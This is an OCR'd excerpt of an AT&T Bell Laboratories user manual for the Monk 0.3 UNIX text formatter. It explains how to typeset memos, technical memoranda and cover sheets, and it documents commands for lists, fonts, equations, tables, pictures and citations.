
|notation[Copy (with att.) to:
E. E. David Jr.
A. G. Jensen]

|approved(J. R. Pierce)
```

† Specify the printer that you have permission to use by defining LPDEST in your *.profile*, e.g., `LPDEST=crete; export LPDEST`.

The |make command asks *monk* to format the document as a memo. The information about each author is given in a separate |author command: name, initials, location, department, extension, and room number. Each instance of |document gives the document information for the corresponding author. Author, document, title, and date may appear in any order, but must precede the command |titlebox, which organizes, formats, and outputs all this information.

After the titlebox comes the body of the memo, which consists of paragraphs separated by |p, simple font changes, and figures. After the body comes the signature, any necessary notations, and approvals. This sample produces the following memo:



AT&T

subject: **MTS Employment: Dr. J. L. Flanagan**

Work Program 311401-0199 File Case 25952

date: **December 10, 1956**

from: **W. H. MacWilliams**
WH 1344
2E-221 x511

1344-561210-09

F. D. Leamer:

This is to propose an offer of regular MTS employment to Dr. J. L. Flanagan commencing on February 18, 1957.

WH-1344-WHM-hhs

W. H. MacWilliams

Copy (with att.) to:
E. E. David Jr.
A. G. Jensen

Approval:

J. R. Pierce

To omit information, simply delete the appropriate *monk* command. Delete the entire line to omit notations or approvals. To omit an author's location, omit the relevant labels and associated numbers, e.g., |author(name "W. H. MacWilliams", initials WHM, department 1344).

4.3 Typesetting a Technical Memorandum

This section describes how to prepare a technical memorandum. The example below is the skeleton of the file that produced the previous *tm* version of this document, excluding cover sheet information. This prototype consists of the declaration of the document type, document numbers, date, authors, title, abstract, document body, appendices, and references. It can be copied with the command monk-sample tm > myfile.

```
|make(tm)
|author(name "S. L. Murrel", initials SLM,
        location MH, department 11229,
        extension x5772, room 2C-578)
|document(number 11229-851210-11TMS,
        file_case 25952,
        work_program 311401-2299)
|author(name "T. J. Kowalski", initials TJK,
        location MH, department 11229,
        extension x2771, room 2C-568)
|document(number 11229-851210-11TMS,
        file_case 25952,
        work_program 311401-2199)
|date(December 10, 1985)
|title(Typing Documents on the UNIX System:
Using Monk 0.3)
|begin(abstract)
|i(Monk) is a text-formatting program that
produces high-quality printed text.
|end(abstract)
|titlebox
|unnumbered_section(INTRODUCTION)
A reference example.|reference(
Murrel Kowalski Using Monk 0.3 1985)
|section(MIXING TEXT AND COMMANDS)
|subsection(Typesetting a Technical Memorandum)
|subsubsection(Unnumbered headings.)
|signature(MH-11229-SLM/TJK-slm/tjk)
|notation(Att.
References)
|other
|reference_placement
```

The first line should specify the document type. After that the order is flexible, with the one restriction that all the component information be available when larger units, such as the titlebox, are printed. Thus the author, date, and document information must be specified before the command |titlebox, because it uses that information to produce the standard header at the top of technical memoranda. Note that the same |titlebox command produces different output depending on the document type specified.

The title is not filled, so that newlines entered by the author are preserved: here Using Monk 0.3 appears as the second line of the title.[†] This is

the first page produced by the *tm* input sample, scaled to fit into the column. The second page of the output provides the formatted reference list.

AT&T

subject: **Typing Documents on the UNIX System: Using Monk 0.3**

Work Program 311401-2299 File Case 25952
Work Program 311401-2199 File Case 25952

date: **December 10, 1985**

from: **S. L. Murrel**
MH 11229
2C-578 x5772

T. J. Kowalski
MH 11229
2C-568 x2771

11229-851210-11TMS

TECHNICAL MEMORANDUM

INTRODUCTION

A reference example.[1]

1. MIXING TEXT AND COMMANDS

1.1 Typesetting a Technical Memorandum

1.1.1 Unnumbered headings.

S. L. Murrel

MH-11229-SLM/TJK-slm/tjk

T. J. Kowalski

Att.
References

The commands `|author` and `|document` belong to a type we have not previously discussed. They allow you to specify a collection of information about a given item. The first instance of `|author` specifies the name, initials, location, department, extension, and room number of the first author. The first instance of `|document` gives the document information for the first author. Authors and documents are linked as they appear, so that

```
|author(name "S. L. Murrel", initials SLM,
   location MH, department 11229)
|author(name "T. J. Kowalski", location MH,
   initials TJK, department 11229)
|document(number 11229-851210-11TMS,
   file_case 25952, work_program 311401-2299)
|document(number 11229-851210-11TMS,
   file_case 25952, work_program 311401-2199)
```

† In unfilled text, input lines are reproduced unchanged in the output; in filled text, words from successive input lines may be combined to ensure maximum length lines in the output.

is equivalent to the ordering given in the *tm* above. Note that in these examples only part of the author information is included: the room and extension numbers were omitted. Any information can be omitted simply by deleting the corresponding *monk* labels, e.g., `room` and `extension`. Monk will try to format the information given gracefully.

Additional information is needed to produce a standard AT&T cover sheet:

```
|keywords(Word Processing,
Text Processing,
Formatting)

|mercury(cmp, elc)

|att(is_release yes)

|distribute_complete_memo(Exec Directors 112
Directors 112
Department Heads 1122)

|distribute_cover_sheet(A. A. Penzias
1122 MTS)

|cover_sheet
```

Again, this information can appear anywhere in the document as long as it precedes the command `|cover_sheet`. Following local convention, keywords are filled, while the distribution lists are not. Although the title was not filled in the titlebox, it is filled on the cover sheet because of space limitations.

In producing the cover sheet, *monk* automatically calculates the numbers of tables, figures, references, as well as text pages, other pages, and total pages. Use the command `|other` to mark the end of the text body and the beginning of attachments. *Monk* needs it to correctly distinguish text from other pages. If there are any pages that are not included in this input file, you can add to the counts using the command `|add_totals`. For example, if there is an additional attachment page that is not a table or figure, then the command `|add_totals(other 1)` suffices. You should never have to use the complete form of the command: `|add_totals(text 0, tables 0, figures 1, references 11, other 2)`. This command means that you are adding 2 additional pages by hand, which include one figure and eleven references. The counts of text pages and tables are untouched.

There are six commands specific to the AT&T Bell Labs cover sheet that provide distribution information. Use `|mercury` to specify the company-wide announcements that should include the abstract of this document: `chm`, `cmm`, `cmp`, `elc`, `lfs`, `man`, `mas`, `mkt`, and `phy`. Use the *monk* command `|distribute_complete_memo` to list individu-

als who should receive the complete memo and `|distribute_cover_sheet` to list those who should receive only the cover sheet. The command `|att` gives relevant AT&T release information: `is_release` marks the *yes* or *no* box as specified by its argument. `|director_name` identifies the director of the first author. Finally, the command `|cover_sheet` prints the following cover sheet. Note that this sample produces four pages: one page of text, one page of references, and two pages of cover sheet.

AT&T Bell Laboratories **Document Cover Sheet for Technical Memorandum**

Title: Typing Documents on the UNIX System: Using Monk 0.3 **Author's Date:** December 10, 1985

Authors	Location	Ext.	Dept.
S. L. Murrel	MH 2C-578	x5772	11229
T. J. Kowalski	MH 2C-568	x2771	11229

Document Nos.	Filing Case Nos.	Project Nos.
11229-851210-11TMS	25952	311401-2299
11229-851210-11TMS	25952	311401-2199

Keywords:

Word Processing, Text Processing, Formatting

MERCURY Announcement Bulletin Sections:

CMP - Computing ELC - Electronics

Abstract:

Monk is a text-formatting program that produces high-quality printed text.

Total Pages (including document cover sheet): 4 **Mailing Label**

AT&T — PROPRIETARY
Use pursuant to Company Instructions

4.4 Typesetting a Release Paper

There is a *monk* sample for release papers, which can be modified in the same way as the documents already discussed. However, you may often want to convert a technical memorandum into a release paper. To do so, change the first line from `|make(tm)` to `|make(rp)` and then remove or comment out (see Section 5.1) the information specific to the *tm* style:

- `other`
- `add_totals`
- `mercury`
- `distribute_cover_sheet`
- `distribute_complete_memo`
- `cover_sheet`
- `att`
- `signature`
- `director_name`

5. Content Formatting Commands

For any document type, it is possible to format section titles, figure captions, footnotes, and two-column output. It is possible to store page numbers, section numbers or figure numbers for later use. An interface is provided to existing routines that produce tabular output, equations, citations, and reference lists. This section describes the relevant commands.

5.1 Comments

Comments are valuable notations by and for the person preparing a document. They can be used to temporarily omit a section, to mark a section that needs work or information, and to retain an alternative word or phrase. Anything that appears within the delimiters of a `|comment` is not processed as part of the document: *monk* commands are ignored, and text does not appear in the final output.

5.2 Spacing

You can start a new page or leave vertical blank space using these commands.

`|new_page`	begins a new page
`|new_column`	begins a new column
`|blank_space`	leaves a blank line
`|blank_space(3)`	leaves 3 blank lines
`|blank_space(1.5i)`	leaves 1.5 inches
`|blank_space(-1)`	moves back one line

5.3 Positioning Text: Indenting and Centering

Indenting and centering are the most common ways of positioning text. The input text

```
|indent(begins a new line and indents
the left hand margin as long as it applies
for a single line, a group of lines,
or an entire paper.
|indent<Multiple commands will
indent progressively.>)
```

produces the following output:

> begins a new line and indents the left hand margin as long as it applies for a single line, a group of lines, or an entire paper.

Multiple commands will indent progressively.

The command `|center` begins a new line and centers each line of text within its delimiters. The input, taken from Monty Python,

```
|begin(center)
I'm a lumberjack and I'm okay,
I sleep all night and I work all day.
I cut down trees, I eat my lunch,
I go to the lavat'ry,
On Wednesdays I go shopping and have
buttered scones for tea.
|end(center)
```

produces

I'm a lumberjack and I'm okay,
I sleep all night and I work all day.
I cut down trees, I eat my lunch,
I go to the lavat'ry,
On Wednesdays I go shopping and have
buttered scones for tea.

In contrast, the command `|center_block` centers the entire figure as a block. All the lines are left-justified and the figure is centered based on the width of the longest line. It produces

I'm a lumberjack and I'm okay,
I sleep all night and I work all day.
I cut down trees, I eat my lunch,
I go to the lavat'ry,
On Wednesdays I go shopping and have
buttered scones for tea.

Multi-line quotations are appropriately indented and offset by the command `|quotation`.

> Four score and seven years ago our fathers brought forth to this continent a new nation, conceived in liberty and dedicated to the proposition that all men are created equal.

5.4 Document Styles

By default, all documents are single-spaced and single column. Page width is 6 inches; length is 11 inches. The font family is *times*; the font size is 10p on a vertical spacing of 12p. Paragraphs skip a line and begin the text flush with the left margin.

You can change any of these defaults using the `|style` command. The command `|style( page_width 7i)` sets the page width to 7 inches. To get the maximum page width on most output devices, type: `|style(page_offset 0, page_width 8.5i)`. The `page_length` and `font_size` can be set in a similar manner.

`|style(font_size 14)` changes the default font to size 14 to print out your papers for your grandparents or to prepare invitations to a party. `|big` or `|small` will still provide one size bigger or smaller, respectively.

Table 1. The alphabet in common type families

times	roman	abcdefghijklm...uvwxyz
	italics	*abcdefghijklm...uvwxyz*
	bold	**abcdefghijklm...uvwxyz**
palatino	roman	abcdefghijklm...uvwxyz
	italics	*abcdefghijklm...uvwxyz*
	bold	**abcdefghijklm...uvwxyz**
helvetica	roman	abcdefghijklm...uvwxyz
	italics	*abcdefghijklm...uvwxyz*
	bold	**abcdefghijklm...uvwxyz**

Font families provide complementary styles for each of the four fonts: bold, italics, roman, and cw. The standard font family is times. Alternative font families include palatino, helvetica, bembo, optima, souvenir, and cw, but not all families are available on all output devices. Some examples are shown in Table 1. To select helvetica, type `|style( font_family helvetica)`.

`|style(double_space)` double spaces the text, while `|style( single_space)` restores single spacing. You can change the paragraph style throughout the rest of your document by typing the command `|style(paragraph_style indented)` or `|style(paragraph_style numbered)`, after which the simple command `|p` will produce indented or numbered paragraphs. To indent or number a single paragraph, use `|p(i)` or `|p(n)`, respectively. To restore the original style paragraph, type `|style( paragraph_style flushed)`.

The command `|style(one_column)` begins formatting text in one column. The command `|style(two_column)` restores two column formatting.

5.5 Fonts

Monk currently provides abbreviated commands for four type faces and two type sizes.

|bold or |b makes the enclosed text **bold**. |italics or |i produces *italicized text*, while |roman or |r restores the roman character set. The command |constant_width or |cw selects a font that resembles low quality line printer output and is intended only for examples of such output.

When fonts are embedded, the innermost dominates. For example, |italics<Italics flourish around the |roman[roman] text> produces *Italics flourish around the* roman *text*. If an output device is not able to italicize, then it will underline. Because italics look better, it is always preferable to request them so that the document will look its best on the available printing device. However, it is possible to specify underlining using |underline or |u.

|big makes the font size bigger, while |small makes the font size smaller. These can be nested, so that |big(|big(this is big)) produces this is big. However, |big and |small are designed for in-line font changes; they do not change the vertical spacing. To change the size of a block of text, use the |style command (see Section 5.4).

5.6 Special characters

Monk provides a long list of special characters, the appearance of which is ultimately determined by the output device. With the command |sp, the user can print out the *monk* command character |, Greek letters, and mathematical symbols.

Here is a partial list of the fancy symbols that appear in Appendix B: / − \ © ® ™ | | † § ☞ ☜ - _ ‘ ’ ` , ¨ ˙ α β γ δ ε ± ≥ = ≠ ≃ ~ × ÷ ∝ ∫ ∂ ¬ | ⌉ □ ∇ ∅ ∈ ⊇ ∩ → ↑ ↓ ¢ ¼ ¾ μ ν ξ o π ff ffi ffl TEX LATEX.

|sp can also be used to control spacing and carriage movement precisely. There are spaces of five different widths, shown below opposite the commands that produce them.

```
|sp{space}                ‘ ’
|sp{digit space}          ‘ ’
|sp{narrow space}         ‘’
|sp{half narrow space}    ‘’
|sp{zero width space}     ‘’
```

The carriage can be moved up and down: |sp{up} moves up, while |sp{reverse} moves up by twice as much. The command |sp{down} moves down.

|sp{break and spread} pads the current line according to the document style and breaks to the next line. To force hyphenation at a particular position in a word, use |sp{hyphenation}. |sp{tab} generates horizontal motion to the next tab stop; |sp{leader} generates a string of periods to the next tab stop.

5.7 Headings

5.7.1 Numbered headings. |chapter starts a new page; leaves a blank space; puts ‘‘Chapter *n*’’ against the right hand margin; skips more space; puts the title against the right hand margin; and skips more space before beginning the text body. No chapters appear in this document. The commands to declare the current section, subsection, and subsubsection include:

```
|section(Content Formatting Commands)
|subsection(Headings)
|subsubsection(Numbered headings.)
```

The first appendix at the end was produced by |appendix(List of Commands).

i) This numbered paragraph is produced by the command |paragraph(numbered), which may be abbreviated as |paragraph(n) or |p(n).

5.7.2 Unnumbered headings. The analogous unnumbered headings produce the same spacing but omit heading names, e.g. chapter, and numerical labels. Chapter titles remain right justified, and appendix titles are still centered; but the various section titles are now flush with the left margin. |unnumbered_chapter is useful for preface and acknowledgement pages. Available commands include:

```
|unnumbered_chapter(Preface)
|unnumbered_section(SECTION)
|unnumbered_subsection(Subsection)
|unnumbered_subsubsection(Subsubsection.)
|unnumbered_appendix(APPENDIX)
```

There are flushed and indented unnumbered paragraphs. The indented paragraphs are used throughout this paper, except for this paragraph, which is produced using the command |p(f). The commands to skip a line and begin the text flush with the left margin include:

```
|paragraph(f)
|p(f)
```

```
|paragraph(flushed)
|p(flushed)
```

The commands to indent the first line of the paragraph and produce spacing identical to the flushed paragraph include:

```
|paragraph(i)
|p(i)
|paragraph(indented)
|p(indented)
```

5.7.3 Paragraphs. The command `|paragraph` or its abbreviation `|p` is used throughout this paper to produce the default paragraph style. In this paper the normal default, `flushed`, was changed through use of the `|style` command to `indented` (see Section 5.4).

5.8 Setting page, heading and figure numbers

Page, heading, figure, and table numbers can be changed by the authors. Set the current page counter to three using the command `|set_counter(page 3)`. At the next page boundary the page number will be incremented to four. The command `|set_counter( table 12)` sets the current table number to 12. Multiple counters can be set with a single command: `|set_counter(page 10, chapter 4, section 3, subsection 1)`. Available commands include:

```
|set_counter(page 3)
|set_counter(chapter 4)
|set_counter(section 1)
|set_counter(subsection 9)
|set_counter(subsubsection 3)
|set_counter(paragraph 0)
|set_counter(appendix 3)
|set_counter(footnote 17)
|set_counter(note 122)
|set_counter(figure 8)
|set_counter(table 0)
```

Care must be taken in positioning all these commands: if you want to change a section number, then you must position the `|set_counter` command before the section itself so that the numbered title will be correct. To number the next section four, you must type `|set_counter(section 3)` before the `|section` command, because the section number will be incremented when the `|section` command itself is read. Similarly, if you want the page number in headers and footers to display a new value, then the value must be changed before the break to the new page occurs. To set the next page to page number three, the command `|set_counter(page 2)` must appear on the current page.

Once a value is set, the computer will use that number and increment it appropriately; but if it is set wrong, it will remain wrong. If you change counters, you are responsible for insuring consistency and correctness.

5.9 Setting page headers and footers

Both page headers and footers can be set using the `|set_string` command as follows:

```
|set_string(page_headers "'left'center'right'")
|set_string(even_headers "'left'center'right'")
|set_string(odd_headers "'left'center'right'")
|set_string(page_footers "'left'center'right'")
|set_string(even_footers "'left'center'right'")
|set_string(odd_footers "'left'center'right'")
```

`Page_headers`, `even_headers`, and `odd_headers` set the headers on all pages, even pages, and odd pages, respectively. Page headers appear above the even and odd headers. All headers consist of three strings, any of which may be blank or long enough to overlap. Any character, can be used to delimit the strings. The strings *left*, *center*, and *right* are left-justified, centered, and right-justified, respectively. Parallel commands serve to specify page footers.

5.10 Lists

There are nine types of lists, which differ only in the labeling of list items:

```
|number_list
|A_list
|a_list
|I_list
|i_list
|p_number_list
|p_a_list
|dash_list
|bullet_list
```

A simple numbered list is created by the following commands:

```
|begin(number_list)
|item first item
|item second item is on two lines in the
input, but will be filled in the output
|item third
|end(number_list)
```

`|A_list` items are marked with capital

letters; |a_list with lower-case letters followed by ')'. |I_list items are marked with upper-case roman numerals; |i_list with lower-case roman numerals followed by ')'. Number and lower-case letter labels are enclosed in parentheses in |p_number_list and |p_a_list, respectively. Bullets or dashes label the items in a |bullet_list or a |dash_list, respectively.

Multi-level lists of up to six levels can be built by putting lists inside lists. A standard outline format of six levels consists of an outer |I_list, an |A_list, a |number_list, an |a_list, an inner |number_list, and a |p_a_list. The following produces, in outline format, a description of two kingdoms.

```
|begin(I_list)
|item Animal Kingdom
|begin(A_list)
 |item Arthropods
|begin(number_list)
  |item Trilobites
  |item Insects
|end(number_list)
 |item Chordates
|begin(number_list)
  |item Vertebrates
|begin(a_list)
   |item Birds
   |item Reptiles
   |item Mammals
|begin(number_list)
    |item Marsupials
    |item Monotremes
|begin(p_a_list)
     |item platypus
     |item echidna
|end(p_a_list)
    |item Placental mammals
|begin(p_a_list)
     |item Cetacea
     |item Primates
|end(p_a_list)
|end(number_list)
|end(a_list)
  |item Notocords
|end(number_list)
 |item Mollusks
|end(A_list)
|item Plant Kingdom
|end(I_list)
```

I. Animal Kingdom
   A. Arthropods
      1. Trilobites
      2. Insects
   B. Chordates
      1. Vertebrates
         a) Birds
         b) Reptiles
         c) Mammals
            1. Marsupials
            2. Monotremes
               (a) platypus
               (b) echidna
            3. Placental mammals
               (a) Cetacea
               (b) Primates
      2. Notocords
   C. Mollusks
II. Plant Kingdom

5.11 Inserting other files

Other files may be inserted using the command |insert. These files will also be processed by *monk* and may in turn insert other files. Loops will indeed cause disaster. A file that will not be processed may also be included using the |source command.

5.12 Figures

The lumberjack poem above was formatted as a figure. Figures are printed with blank space above and below and can be split across a page boundary. Lines are not filled. If you want some lines to be filled, put them within the delimiters of the command |text. |figure_caption centers and labels the caption. Given

```
|begin(figure)
Like the lumberjack poem above,
this text is within a |cw<|sp(|)figure>
command.
|end(figure)
|figure_caption(This is a figure caption).
```

monk produces

Like the lumberjack poem above,
this text is within a |figure
command.

Figure 1. This is a figure caption

To create a non-filled display without spacing above and below, use the command |verbatim. To indent either a figure or a verbatim display, simply enclose it within an |indent command:

```
|begin(here)
|begin(indent)
|begin(figure)
This is a short figure
|end(figure)
```

```
|end(indent)
|figure_caption(with a short caption)
|end(here)
```

The command |indent can appear either inside or around the |figure command. However, because the caption is centered, it should not be indented.

The |here command keeps all the text within its delimiters together on one page. It is important to include both the figure proper and its caption within the delimiters so that the caption is never orphaned. If there is not enough room on the current page, |here leaves the rest of the page blank and skips to the next page or next column to print the block. It is useful after comments such as ''An example follows:'', because it guarantees the relative position of the comment and the block.

Another command, |around, also keeps the enclosed text together. If it cannot print the block on the current page, however, it continues printing text, postponing the block until there is enough room for it. Usually the block will be positioned at the top of the next page; however, if there are multiple large floating blocks that cannot fit together on that page, then they will appear in order as soon as possible. You can use the command |around_placement to force all outstanding blocks to be printed at the end of a section or chapter.

5.13 Equations

Monk uses *eqn* [6] to format equations. The *monk* command |equation delimits an equation offset from the text. Note that *monk* commands may appear within the line; they do not need to be at the beginning of a line.

```
|begin(center)
|equation_number[(1a)]
|begin(equation)x = 2 pi int
sin ( omega t ) dt
|end(equation)
|end(center)
```

When formatted the above input produces:

$$x = 2\pi \int \sin(\omega t)\, dt \qquad (1a)$$

The same output is produced by the short *monk* form: |equation[x = 2 pi int sin (omega t) dt]. Captions are specified using |equation_caption.

The equation itself is explained on page 2 of the Kernighan and Cherry memo.[1] To write in-line equations, delimit the equation using |e. The input |e<x = 2 pi int sin (omega t) dt> produces the equation $x = 2\pi \int \sin(\omega t)\, dt$ without offsetting it.

5.14 Tables

Monk does not provide any new capabilities for formatting tables; it uses *tbl* [2]. It provides *monk*-style commands for positioning both the table and its caption and automatically invokes the standard *tbl* formatting program. The following input formats the table in the file *examples/example.table*, which appears as Appendix C.1.[2] The table could be typed into the file directly; here it is put into another file just to simplify and condense the *monk* example.

```
|begin(here)
|table_caption(Example of table)
|begin(table)
|insert(examples/example.table)
|end(table)
|end(here)
```

The command |here guarantees that the caption will not be separated from the table if it happens to hit a page boundary. The remainder of the page would be blank, and the table with caption would be printed on the next page or in the next column for multi-column documents. Together *monk* and *tbl* produce

1. Remember that the *monk* command |equation(...) replaces all instances of .EQ and .EN and that |e(...) replaces the $...$ delimiters for in-line equations.

2. The formatting commands .TS and .TE need to be omitted from the sample file.

Table 2. Example of table

Major New York Bridges		
Bridge	Designer	Length
Brooklyn	J. A. Roebling	1595
Manhattan	G. Lindenthal	1470
Williamsburg	L. L. Buck	1600
Queensborough	Palmer & Hornbostel	1182
Triborough	O. H. Ammann	1380
		383
Bronx Whitestone	O. H. Ammann	2300
Throgs Neck	O. H. Ammann	1800
George Washington	O. H. Ammann	3500

If you have a 5620 or a 630MTG terminal, the interactive table editor *vtbl* can be used to prepare *tbl* input [8]. Both the table structure and its text contents can be edited using *vtbl*.

5.15 Computer Output

The command `|computeroutput` produces a figure using a constant width type that resembles low quality line printer output.

```
Program: SINDSCAL-symmetric indscal

**********************************
parameters
 dim  irdata  itmax   irn
  2      2    200     9342
no. of matrices=5  no. of stim.=9
**********************************

 correlations     vaf        loss
 y(data)&yhat    (r**2)   (y-yhat)**2
   .161169      .025975     .974025
   .650655      .423352     .605140
```

Figure 2. Example of computer output

`|computeroutput_caption (Example of computer output)` provides the associated caption. Currently these captions are the same as figure captions.

5.16 Pictures

Monk commands also provide access to *pic*, a graphics language for typesetting [5]. Borrowing an example from the *PIC User Manual*,[3] the *monk* input

```
|begin(here)
|begin(picture)
|insert(examples/example.pic1)
|end(picture)
|picture_caption(Example of picture)
|end(here)
```

produces




Figure 3. Example of picture

If you have a 5620 or a 630MTG terminal, the interactive drawing program *cip* can be used to prepare *pic* input [1].

Another example from Kernighan's *PIC Revised User Manual* illustrates the use of an in-line equation embedded in a picture.[4]

```
|begin(here)
|begin(picture)
arrow
box "|e[{H( omega )} over {1 - H( omega )}]"
arrow
|end(picture)
|picture_caption(Picture with equation)
|end(here)
```

produces the following beauty




Figure 4. Picture with equation

5.17 Footnotes

A numbered footnote is generated by the command `|footnote` appended to the running text.[5]

3. Remember that the *monk* command `|picture(...)` replaces all instances of `PS` and `PE`.

4. In this example, the equation within the delimiters must be placed within the `|e` command.

5. This is a numbered footnote

The text `|footnote(This is yet another numbered footnote)` produces numbered footnotes.[6] Analogously, `|dagnote` and `|starnote` produce daggered footnotes† and starred footnotes.* Footnote types can be mixed, as in this section.

5.18 Citations

Monk uses the program *cite* to handle citations. The command `|save(tag)` remembers the last important numbered item as the label *tag*. It saves the number of the last figure, picture, equation, table, section, subsection, subsubsection or appendix. At this point the command `|save(this_section)` stores the number of the current subsection as `this_section`. The *monk* command `|remember(this_section)` is replaced by that stored value wherever it appears in the text: `This section is |remember(this_section)` appears in the final output as This section is 5.18. It is crucial to understand that `|save` stores the most recent counter, whatever its type. If a numbered figure appears between the section header and the `|save` command, then the number saved will be that figure number. The tag name itself has no particular meaning. Position is what counts.

Page numbers can be saved using the command `|savepage.` `|savepage(tag)` saves the current page number as the label `tag`. Again, `|remember(tag)` substitutes the number associated with `tag`. The text `the current page is |savepage(foobar) |remember(foobar)` generates `the current page is 251`.

If all citations are saved before they are used, then the user need only enter the commands shown above in the *monk* input text. If, however, the input uses a citation before it really is saved, as in the example below, then there is more to do.

```
All commands are listed in appendix
|remember(appendix_commands).
...
|appendix(LIST OF COMMANDS)
|save(appendix_commands)
```

Forward referencing depends on a file named `.cite`, which is generated each time the input is formatted. The UNIX command

```
cite -s .cite > myfile.cite
```

reports any redefinitions or unused definitions and produces a consistent set of citations. The output file `myfile.cite` needs to be inserted in the *monk* input before the first citation. Do so using the command `|insert(myfile.cite).`

5.19 References

Monk uses *prefer* to extract references from a bibliographic database [3]. To use *prefer* capabilities with *monk*, there are only two additional things you need to know. First, the `|reference` command passes a partial reference to *prefer*, as in: `|reference( Derr Prefer).` When this command is used, *monk* will automatically invoke *prefer*. Second, the `-R` option to *monk* serves to specify a local or private bibliography file:

```
monk -Sproof -R bibliofile myfile
```

6. Advanced Monk

6.1 Preparing a large document

When working on large documents, it is important to be able to run off parts of the document separately, while maintaining correct numbering and references to other parts of the document. You can do this with *monk* by dividing the document into several files and identifying each file appropriately.

The top-level file should contain all style information and include the various segments. For a book with three chapters, the parent file `myfile` might look like:

```
|make(kluwer)
|style(page_width 7i)
|insert(chapter1)
|insert(chapter2)
|insert(chapter3)
```

The first line of each chapter file should identify it as a part of `myfile`: `|part(myfile).`

When you run off the entire document, *monk* will remember the assorted section, display, and page numbers. These numbers will then be used when you run off individual parts. Note that the numbers should always be reasonable approximations, but may not always be correct. When several sections are changing simultaneously, you will need to generate the entire document periodically to guarantee that all numbers are exact.

6. This is yet another numbered footnote

† This is a daggered footnote

* This is a starred footnote

6.2 Modifying the standard formats

You can redefine existing *monk* commands, such as `|ret_address` and `|p`, and you can create new document types using the standard *monk* database language. An early description of the database language is available [10], but there is no up-to-date guide. When the dust has settled, a new manual will be written. Currently, any augmentations you write should be considered temporary.

You can also cheat by adding commands in the underlying formatting language [7], [4]; this method may offer quick fixes, but there is a possibility of conflict with the *monk* program. *Monk* expends considerable effort managing the state of various attributes such as fonts and indentation level. Therefore, if you change things without *monk*'s knowledge by using *troff* directly, *monk* may well undo your changes in the normal course of processing its own input commands.

6.3 Other related programs

There are three other programs useful to *monk* users: *demonk* is the moral equivalent of *deroff*, *monkmerge* is the functional equivalent of *soelim*, and *monkspell* is the *spell* preprocessor. These tools are helpful when processing *monk* files using other programs, such as indexing tools.

7. References

1. Browning, S.A. Cip User's Manual: One Picture is Worth a Thousand Words. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
2. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
3. Derr, M.A. Formatting References with Prefer. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
4. Kernighan, B.W. A Troff Tutorial. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Kernighan, B.W. Pic — A Graphics Language for Typesetting. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
6. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
7. Kernighan, B.W. and Ossanna, J.F. Troff User's Manual. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
8. Murrel, S.L. and De Baer, D. `Vtbl` User Manual: bitmaps illustrating how to build tables. AT&T Bell Laboratories internal memorandum, November 16, 1988.
9. Murrel, S.L. and Kowalski, T.J. Overview of Monk 0.2: High-Level Text Compiler. AT&T Bell Laboratories internal memorandum, December 10, 1984.
10. Murrel, S.L. and Kowalski, T.J. Overview of Monk 0.2: Typographical Database. AT&T Bell Laboratories internal memorandum, December 10, 1984.
11. Murrel, S.L. and Kowalski, T.J. Typing Documents on the UNIX System: Using Monk 0.3. AT&T Bell Laboratories internal memorandum, December 10, 1985.
12. Tartanella, C. *UNIX Text Editing and Phototypesetting Starter Package*. Computing Information Service Libraries and Information Systems Center, Bell Laboratories, 1980.

Appendix A

List of Commands

A.1 Global Commands

`A_list` alphabetized list using A.
`I_list` numbered list using I.
`a_list` alphabetized list using a)
`appendix` numbered appendix; can be saved†
`approved` approved
`around` keep a block together here or move it to a later page
`around_placement` outputs all arounds
`authordagnote` footnote marked with a dagger for author names in titlebox
`b` bold
`bargraph` a bar graph in bar
`bargraph_caption` the bar graph's caption; can be saved
`bi` bolditalics
`big` increase point size
`blank_space` leave this much blank space
`bold` alias for b
`bolditalics` alias for bi
`bullet_list` bulleted list using •
`center` center each line
`center_block` center all lines as a block
`chapter` numbered chapter; can be saved
`column_style` width, offset
`comment` comment out text
`computeroutput` figure using cw
`computeroutput_caption` the computer output's caption; can be saved
`constant_width` alias for cw
`cw` constant width
`dagnote` footnote marked with a dagger
`dash_list` dashed list using —
`e` an inline equation in eqn
`endnote` numbered endnote
`endnote_placement` outputs endnotes
`equation` an equation in eqn
`equation_caption` the equation's caption; can be saved
`equation_number` the equation's number; can be saved
`figure` a figure
`figure_caption` the figure's caption; can be saved
`footnote` numbered footnote
`full` use full page width for footnotes and arounds
`graph` a graph in grap
`graph_caption` the graph's caption; can be saved
`here` keep a block together on this page or start a new page
`i` italics
`i_list` numbered list using i)
`ideal` a picture in ideal
`ideal_caption` the ideal's caption; can be saved
`indent` indent by standard amount
`index` save this item and page number for index
`index_level0` index program top level without sublevels
`index_level1` index program top level with sublevels
`index_level2` index program sublevel
`index_placement` put the index here
`insert` insert a file here
`ipa` international phonetic alphabet
